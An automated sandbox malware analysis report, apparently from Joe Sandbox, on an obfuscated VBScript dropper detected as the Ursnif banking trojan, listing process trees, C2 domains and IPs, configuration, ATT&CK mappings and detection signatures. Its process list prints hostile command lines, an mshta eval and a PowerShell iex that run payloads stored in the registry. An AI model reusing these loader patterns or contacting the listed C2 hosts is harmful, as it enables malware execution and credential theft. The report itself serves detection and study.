ID: 321068
Sample Name:
6znkPyTAVN7V.vbs
Cookbook: default.jbs
Time: 10:40:12
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents

Analysis Report 6znkPyTAVN7V.vbs


Overview

General Information

Sample Name:	6znkPyTAVN7V.vbs
Analysis ID:	321068
MD5:	a5f063ac8cf23a2..
SHA1:	bfae866c96996f9..
SHA256:	2dd9418ae38f181.

Most interesting Screenshot:

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Benign windows process drops PE f…
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 7100 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\6znkPyTAVN7V.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- iexplore.exe (PID: 6592 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6584 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6592 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 7016 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6592 CREDAT:17420 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 6732 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 1040 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5288 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6468 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6248 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES2F3F.tmp' 'c:\Users\user\AppData\Local\Temp\41myt1z4\CSC9757D2D6F9F84ABABCD57DA7E4EFF939.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 1604 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4532 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES4817.tmp' 'c:\Users\user\AppData\Local\Temp\dvgqxizg\CSC2062E18B5949488FB5158C917D4EBA9.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- control.exe (PID: 4456 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - RuntimeBroker.exe (PID: 3092 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
    - RuntimeBroker.exe (PID: 4252 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
    - cmd.exe (PID: 6620 cmdline: cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\9047.bi1' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 2916 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - nslookup.exe (PID: 3424 cmdline: nslookup myip.opendns.com resolver1.opendns.com MD5: AF1787F1DBE0053D74FC687E7233F8CE)
    - RuntimeBroker.exe (PID: 4572 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "730",
  "os": "10.0_0_17134_x64",
  "ip": "84.17.52.25*",
  "version": "250157",
  "uptime": "250",
  "system": "71d3df7c602bda1335102fc2c9a1d3ef",
  "crc": "3d255",
  "action": "00000001",
  "id": "2200",
  "time": "1605897760",
  "user": "3d11f4f58695dc15e71ab15cfb0b75a9",
  "soft": "1"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.414828910.0000000004D58000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000016.00000003.506842838.000002656DBD0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.414892314.0000000004D58000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001F.00000003.509721795.00000000027B0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.423836026.0000000004BDB000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 18 entries				

Sigma Overview


System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Networking:

Found Tor onion address

Uses nslookup.exe to query domains

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Deletes itself after installation

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

Allocates memory in foreign processes

Changes memory attributes in foreign processes to executable or writable

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Scripting 1 2 1	Credential API Hooking 3	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Process Injection 8 1 2	Obfuscated Files or Information 2	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Email Collection 1 1	Exfiltration Over Bluetooth
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	DLL Side-Loading 1	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration
Local Accounts	Command and Scripting Interpreter 1	Logon Script (Mac)	Logon Script (Mac)	File Deletion 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	PowerShell 1	Network Logon Script	Network Logon Script	Rootkit 4	LSA Secrets	Security Software Discovery 3 3 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 4	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 8 1 2	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscat Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Network Configuration Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
6znkPyTAVN7V.vbs	13%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\earmark.avchd	100%	Avira	TR/Crypt.XDR.Gen	
C:\Users\user\AppData\Local\Temp\earmark.avchd	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\earmark.avchd	46%	ReversingLabs	Win32.Trojan.Razy	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
c56.lepini.at	12%	Virustotal		Browse
api3.lepini.at	11%	Virustotal		Browse
api10.laptok.at	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://api3.lepini.at/api1/MGm_2BawPNnqv/qfARarLc/23L5WAJpq6aA5FcNoQawOw8/WY2g8fAdL6/NUu66E7OS0R_2BG	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://api10.laptok.at/api1/_2B3RKwW/iUs9mOE_2Fy587oYC_2FhiP/cqwrXVzOiN/3iy_2FEQhtiU4caUY/vWPEHIJ26C	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://api3.lepini.at:80/api1/MGm_2BawPNnqv/qfARarLc/23L5WAJpq6aA5FcNoQawOw8/WY2g8fAdL6/NUu66E7OS0R_	0%	Avira URL Cloud	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myip.opendns.com	84.17.52.25	true	false		high
c56.lepini.at	47.241.19.44	true	true	• 12%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	47.241.19.44	true	false	• 11%, Virustotal, Browse	unknown
api10.laptok.at	47.241.19.44	true	false	• 12%, Virustotal, Browse	unknown
g.msn.com	unknown	unknown	false		high
222.222.67.208.in-addr.arpa	unknown	unknown	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.merlin.com.pl/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	powershell.exe, 00000016.00000 003.506842838.000002656DBD0000 .00000004.00000001.sdmp, control.exe, 0000001C.00000002.562589004.0000 000000C0E000.00000004.00000001 .sdmp, explorer.exe, 0000001F. 00000003.509721795.00000000027 B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	powershell.exe, 00000016.00000 003.506842838.000002656DBD0000 .00000004.00000001.sdmp, control.exe, 0000001C.00000002.562589004.0000 000000C0E000.00000004.00000001 .sdmp, explorer.exe, 0000001F. 00000003.509721795.00000000027 B0000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 0000001F.0000000 0.549206559.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 0000001F.0000000 0.546278603.0000000007693000.0 0000002.00000001.sdmp	false		high
